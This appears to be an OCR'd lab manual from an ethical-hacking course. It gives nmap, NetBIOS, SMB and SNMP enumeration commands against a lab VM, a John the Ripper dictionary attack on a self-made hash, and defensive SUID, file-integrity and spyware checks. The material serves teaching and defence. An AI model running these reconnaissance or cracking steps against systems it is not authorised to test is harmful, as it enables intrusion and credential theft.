



Step 8: ACK scan with firewall ON

Input:

nmap -sA -Pn -n --reason -p 8080,9999 192.168.56.102


Output:






Step 9: Observe probes with --packet-trace
Input:
nmap -sS -Pn -n --packet-trace -p 8080 192.168.56.102

Output:



Step 10 (optional): Allow one port and compare
Input:
On the target, add an inbound allow rule for port 8080, then repeat the SYN scan from the scanner:
netsh advfirewall firewall add rule name="Lab8080" dir=in action=allow protocol=TCP localport=8080 nmap -sS -Pn -n --reason -p 8080,9999 192.168.56.102

Output:



Practical no. 7

Aim: Enumeration and Service Identification

Theory:

Enumeration
Enumeration is the phase after basic scanning where an active connection is made to a system to extract more detailed information such as machine names, shares, running services, software versions and network details. It helps build an accurate picture of the attack surface so that it can be reduced.

Technique	Port / Protocol	What it reveals	Why it is risky
Service fingerprinting	Any TCP/UDP port	Service name, product and version, sometimes the OS	Known version numbers can be matched to published vulnerabilities
NetBIOS scanning	UDP 137, UDP 138, TCP 139; SMB on TCP 445	Computer name, workgroup/domain, logged-in user, shares	Gives names and structure of the Windows network
SNMP enumeration	UDP 161 (agent), UDP 162 (traps)	Device description, uptime, interfaces, processes, installed software	SNMP v1/v2c send the community string in clear text; defaults such as 'public' are well known

Useful NetBIOS name suffixes

Suffix	Meaning
<00> UNIQUE	Workstation service (computer name)
<00> GROUP	Workgroup or domain name
<03> UNIQUE	Messenger service / logged-in user name
<20> UNIQUE	File Server service (shares are available)
<1B> / <1C> / <1D>	Domain master browser / domain controllers / master browser

Procedure:

Step 1: Host discovery (no port scan).
Input (type this command)
nmap -sn 192.168.56.20

Output:

```
Windows PowerShell
PS C:\Users\student> nmap -sn 192.168.56.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-09 11:02 India Standard Time
Nmap scan report for 192.168.56.20
Host is up (0.00045s latency).
MAC Address: 08:00:27:AB:12:34 (PCS Systems/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Step 2: Scan common ports and detect service versions.
Input (type this command)
nmap -sV 192.168.56.20

Output:

```
Windows PowerShell
PS C:\Users\student> nmap -sV 192.168.56.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-09 11:02 India Standard Time
Nmap scan report for 192.168.56.20
Host is up (0.00061s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 microsoft-ds
MAC Address: 08:00:27:AB:12:34 (Oracle VirtualBox virtual NIC)
Service Info: Host: LABTARGET; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```

Step 3: Operating system detection (Administrator prompt).
Input (type this command)
nmap -O 192.168.56.20

Output:

```
Windows PowerShell
PS C:\Users\student> nmap -O 192.168.56.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-09 11:02 India Standard Time
Nmap scan report for 192.168.56.20
Host is up (0.00052s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
Device type: general purpose
Running: Microsoft Windows 10|11
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11
OS details: Microsoft Windows 10 1903 - 21H1
Network Distance: 1 hop
```

Step 4: Manual port check with PowerShell.
Input (type this command)
Test-NetConnection -ComputerName 192.168.56.20 -Port 80

Output:

```
Windows PowerShell
PS C:\Users\student> Test-NetConnection -ComputerName 192.168.56.20 -Port 80

ComputerName     : 192.168.56.20
RemoteAddress    : 192.168.56.20
RemotePort       : 80
InterfaceAlias   : Ethernet 2
SourceAddress    : 192.168.56.10
TcpTestSucceeded : True
```

Step 5: Banner grabbing with curl.
Input:
curl.exe -I http://192.168.56.20

Output:

```
Windows PowerShell
PS C:\Users\student> curl.exe -I http://192.168.56.20

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 05 Oct 2026 08:14:31 GMT
Accept-Ranges: bytes
ETag: "a3f1c2d4b6e5d61:0"
Server: Microsoft-IIS/10.0
Date: Fri, 09 Oct 2026 05:35:12 GMT
Content-Length: 703
```

Step 6: Read the NetBIOS name table of the target.
Input (type this command)
nbtstat -A 192.168.56.20

Output:

```
Command Prompt
C:\Users\student>nbtstat -A 192.168.56.20

Ethernet 2:
Node IpAddress: [192.168.56.10] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    LABTARGET      <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    LABTARGET      <20>  UNIQUE      Registered

    MAC Address = 08-00-27-AB-12-34
```

Step 7: NetBIOS names on your own machine.
Input (type this command)
nbtstat -n

Output:

```
Command Prompt
C:\Users\student>nbtstat -n

Ethernet 2:
Node IpAddress: [192.168.56.10] Scope Id: []

               NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    LABTESTER      <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    LABTESTER      <20>  UNIQUE      Registered
```

Step 8: NetBIOS scan with Nmap.
Input:
nmap -sU -p 137 --script nbstat 192.168.56.20

Output:

```
Windows PowerShell
PS C:\Users\student> nmap -sU -p 137 --script nbstat 192.168.56.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-09 11:02 India Standard Time
Nmap scan report for 192.168.56.20
Host is up (0.00038s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 08:00:27:AB:12:34 (Oracle VirtualBox virtual NIC)

Host script results:
| nbstat: NetBIOS name: LABTARGET, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ab:12:34
| Names:
|   LABTARGET<00>          Flags: <unique><active>
|   WORKGROUP<00>          Flags: <group><active>
|_  LABTARGET<20>          Flags: <unique><active>
```

Step 9: SMB operating system discovery.
Input:
nmap -p 139,445 --script smb-os-discovery 192.168.56.20

Output:


```
Windows PowerShell
PS C:\Users\student> nmap -p 139,445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-09 11:02 India Standard Time
Nmap scan report for 192.168.56.20
Host is up (0.00041s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 19045 (Windows 10 Pro 6.3)
|   Computer name: LABTARGET
|   NetBIOS computer name: LABTARGET
|   Workgroup: WORKGROUP
|_  System time: 2026-10-09T11:09:20+05:30
```


Step 10: SMB protocol versions.
Input:
nmap -p 445 --script smb-protocols 192.168.56.20

Output:




Step 11: List shares of the target.
Input:
net view \\192.168.56.20

Output:



Step 12: Check that UDP 161 is open.
Input:
nmap -sU -p 161 192.168.56.20

Output:




Step 13: Read system information (SNMP v2c, community 'labpublic').
Input:
nmap -sU -p 161 --script snmp-info,snmp-sysdescr --script-args snmpcommunity=labpublic 192.168.56.20

Output:



Step 14: Enumerate Windows services, software and interfaces.
Input:
nmap -sU -p 161 --script snmp-win32-services,snmp-win32-software,snmp-interfaces --script-args snmpcommunity=labpublic 192.168.56.20

Output:




Step 15: Read one OID with snmpget (Net-SNMP).
Input:
snmpget -v2c -c labpublic 192.168.56.20 1.3.6.1.2.1.1.1.0

Output:




Step 16: Walk the whole system group with snmpwalk.
Input:
snmpwalk -v2c -c labpublic 192.168.56.20 1.3.6.1.2.1.1

Output:



Step 17: Wrong community string (the string acts like a password).
Input:
snmpget -v2c -c wrongstring 192.168.56.20 1.3.6.1.2.1.1.1.0

Output:



Practical no. 8

Aim: System Hacking and Privilege Escalation Concepts

Theory:

Passwords are never stored in plain text on a well-built system they are stored as the output of a one-way hash function. An attacker who obtains the hash file tries to guess the original password by hashing many candidate values and comparing them to the stolen hash.
Common methods:

- Dictionary attack — tries words from a precompiled wordlist (common passwords, leaked lists).
- Brute-force attack — tries every possible character combination; slow but exhaustive. Rainbow table attack — uses precomputed hash→password lookup tables to skip repeated hashing (defeated by salting).
- Hybrid / rule-based attack — mutates dictionary words

Privilege escalation is the act of gaining higher access rights than originally granted.

- Vertical escalation: a low-privileged user gains admin/root-level access.
- Horizontal escalation: a user gains access to another user's equal-level resources.

A classic Linux vertical-escalation cause is a program with the SUID bit set that is owned by root but performs insecure actions (e.g. reads arbitrary files, calls a shell, or includes a vulnerable code path). Any user who can execute that binary run part of it with root's privileges

A rootkit is software designed to hide the presence of an attacker (processes, files, network connections, or an entire backdoor) while maintaining privileged access. Because rootkits actively hide themselves from normal commands like ps or ls , detection usually relies on checking the system from outside its own, possibly-compromised view — most reliably, by comparing current file hashes to a trusted baseline recorded before infection.

Spyware is software that covertly monitors user activity (keystrokes, screen content, browsing habits, credentials) and typically exfiltrates the data to a remote command-and-control (C2) server. Common categories include keyloggers, screen/webcam recorders, browser-hijackers, and tracking/adware hybrids.

Procedure:
Exercise 1: Password Cracking Methods
Cracking a Locally Generated Password Hash (Dictionary Attack)

Aim: Understand how weak passwords are recovered from their hash, and how salting, strong algorithms and policy stop it

Procedure

1. Generate a salted SHA-512 crypt hash for a deliberately weak test password (Summer 2024) for a dummy account student1 — this is data you create yourself, not a real account.
2. Build a small wordlist containing common passwords, including the test password.

3. Run john (John the Ripper) with the wordlist against the hash file.
4. Display the recovered password and reflect on why it was cracked instantly.

Input &Output:

```
$ cat demo_hashes.txt
student1:$6$1xX7hD4BmAoddAXt$7D4GrlgZAqC.KvByAX56H3aUXM...

$ cat wordlist.txt
password
123456
qwerty
admin123
Summer2024
Winter2023
Welcome1
P@ssw0rd
letmein
football
```

```
password-lab — john (dictionary attack demo)

$ python3 gen_hash.py   # hashes 'Summer2024' with crypt SHA-512 + salt
$ cat demo_hashes.txt
student1:$6$1xX7hD4BmAoddAXt$7D4GrlgZAqC.KvByAX56H3aUXM...

$ john --wordlist=wordlist.txt demo_hashes.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Summer2024       (student1)
1g 0:00:00:00 100% 50.00g/s 500.0p/s 500.0c/s  password..football

$ john --show demo_hashes.txt
student1:Summer2024
1 password hash cracked, 0 left
```

Result:

The hash for student1 was cracked in under a second and revealed the password Summer2024 , because it appeared in a very small, 10-word test wordlist. Real-world leaked-password lists contain hundreds of millions of entries, so any password that resembles a dictionary word, name, or year is at serious risk.

Bonus: Pure-Python Dictionary Attack (no external tool)

The same idea implemented from scratch, useful for explaining the underlying logic:

```
import hashlib

target_hash = hashlib.sha256("Summer2024".encode()).hexdigest()
wordlist = ["password","123456","qwerty","admin123","Summer2024","Welcome1"]

for word in wordlist:
    if hashlib.sha256(word.encode()).hexdigest() == target_hash:
        print(f"[+] Match found: '{word}'")
        break


# Output:
Target SHA-256 hash: adfab358825331b18d79db5289eabf28a16bc1fc5fea3646a0c1f59bc358e557
Testing 6 candidate passwords...
[+] Match found: 'Summer2024'
```

Defensive takeaways:

- Use slow, salted hashing algorithms designed for passwords: `bcrypt` , `scrypt` , or `Argon2` — never fast general-purpose hashes like raw MD5/SHA-1 for passwords.
- Enforce a strong password policy (length over complexity, block known-breached passwords).
- Add account lockout / rate limiting on authentication endpoints.
- Deploy multi-factor authentication (MFA) so a cracked password alone is not enough.
- Monitor and alert on repeated failed-login attempts.

PRACTICAL 02: Privilege Escalation
Detecting a Misconfigured SUID Binary (Vertical Privilege Escalation)

Aim: Learn how local privilege escalation vulnerabilities arise from misconfiguration, and how to audit for them.



Procedure

- Compile a small demo C program that simply reads a file (stands in for a real-world vulnerable rootowned utility).
- Deliberately set the SUID bit on it, simulating an administrator misconfiguration.
- Run the standard **defensive audit command** that every Linux security checklist recommends: search the filesystem for all SUID binaries.
- Flag any SUID binary that is not a known, trusted system utility.

Inputs:

```
# readfile.c — minimal demo program (reads a local file)
#include <stdio.h>
int main() {
    FILE *f = fopen("demo_secret.txt", "r");
    if (f) { char line[256];
        while (fgets(line,sizeof(line),f)) printf("%s", line);
        fclose(f);
    }
    return 0;
}

$ gcc readfile.c -o readfile_demo
$ chmod u+s readfile_demo        # misconfiguration: SUID bit set
```

Output:

```
privesc-lab — SUID audit (defensive scan)

$ find / -perm -4000 -type f 2>/dev/null

/usr/bin/sudo

/usr/bin/passwd

/home/claude/lab/vulnapp/readfile_demo    <-- unexpected SUID binary (flagged)


$ ls -la /home/claude/lab/vulnapp/readfile_demo

-rwsr-xr-x 1 root root 16184 Oct 14 01:57 readfile_demo


[!] Finding: custom binary has the SUID bit set and is owned by root.

[!] Risk: any local user who executes it runs the embedded code as root.

[+] Remediation: chmod u-s readfile_demo   # remove unnecessary SUID bit
```

Result: The audit command `find / -perm -4000 -type f` successfully located the misconfigured binary alongside legitimate system SUID binaries (`sudo` , `passwd`). Because `readfile_demo` is not a recognized OS utility, it is flagged as a suspicious finding during a security audit and should be investigated or have the SUID bit removed.


Defensive takeaways:

- Run SUID/SGID audits regularly (e.g. `find / -perm -4000 -o -perm -2000`) and compare against a known-good baseline.
- Apply the principle of **least privilege**: remove SUID from anything that does not strictly need it.
- Keep the OS and all services patched — most real-world privilege-escalation exploits abuse known, unpatched kernel or service vulnerabilities.
- Use configuration-management / endpoint tools (e.g. CIS-benchmark scanners) to continuously enforce safe permissions.
- Log and alert on privilege changes (new SUID files, sudoers edits, new admin group members).

PRACTICAL 03: ROOTKITS

Detecting Tampering with File Integrity Monitoring

Aim: Understand rootkit layers and demonstrate the core defensive technique used to detect them cryptographic integrity checking.



Procedure

- Take a SHA-256 hash of a critical file while the system is in a known-clean state — this is the **baseline**.
- Simulate tampering (standing in for a rootkit modifying a system binary).
- Re-run the integrity check against the stored baseline and observe the failure.

```
$ cat service_binary.sh
#!/bin/bash
echo 'System service v1.0'
```

```
rootkit-lab — file integrity check

$ sha256sum service_binary.sh > baseline.sha256
$ cat baseline.sha256
8eff230472b9a4b6a7dfe1af51e764feab7b484968d41c61c0a2fa86b4998910  service_binary.sh

   ... (attacker/rootkit modifies the file in the background) ...

$ sha256sum -c baseline.sha256
service_binary.sh: FAILED
sha256sum: WARNING: 1 computed checksum did NOT match

[!] Finding: file hash no longer matches the trusted baseline.
[+] Action: isolate host, inspect file, restore from known-good backup.
```

Result: `sha256sum -c baseline.sha256` correctly detected that `service_binary.sh` no longer matches its trusted baseline hash — the exact mechanism tools like `AIDE`, `Tripwire`, and `chkrootkit` rely on internally.


Defensive takeaways:

- Deploy a File Integrity Monitoring (FIM) tool (AIDE, Tripwire, OSSEC) and store baselines offline/read only.
- Run signature-based rootkit scanners periodically (chkrootkit , results from a trusted live-boot medium. rkhunter) and cross-check
- Enable Secure Boot and verified/measured boot to protect against bootkits.
- Centralize logs off-host (SIEM) so a compromised host cannot erase its own evidence. If a rootkit is confirmed, treat the host as untrustworthy — rebuild from a known-clean image rather than attempting in-place cleanup

PRACTICAL 04 · SPYWARE

Detecting Spyware Behaviour via Process & Network Monitoring

Aim: Understand how spyware operates and practice the standard host-based checks used to spot it.



Procedure

- List running processes sorted by resource usage and look for unfamiliar or disguised process names.
- List open/listening network sockets and look for unexpected outbound connections or listening ports.
- Check common autorun/startup locations for unauthorized entries.

Inputs:

```
$ ps aux --sort=-%cpu | head -6
USER   PID  %CPU %MEM  COMMAND
sys     812  12.3  1.1  /usr/lib/xorg/Xorg
```

Outputs:

```
mark   1904   3.1  0.8  firefox
mark   2217   0.9  0.4  svchost32.exe   <-- unfamiliar name, investigate
root     98   0.2  0.1  systemd-journald

$ ss -tulpn | grep ESTAB
tcp  ESTAB  0  0  192.168.1.14:51022  203.0.113.77:443   # unknown external IP,
investigate

$ ls -la ~/.config/autostart/ /etc/systemd/system/ 2>/dev/null
# review every entry — anything you didn't install is suspicious
```

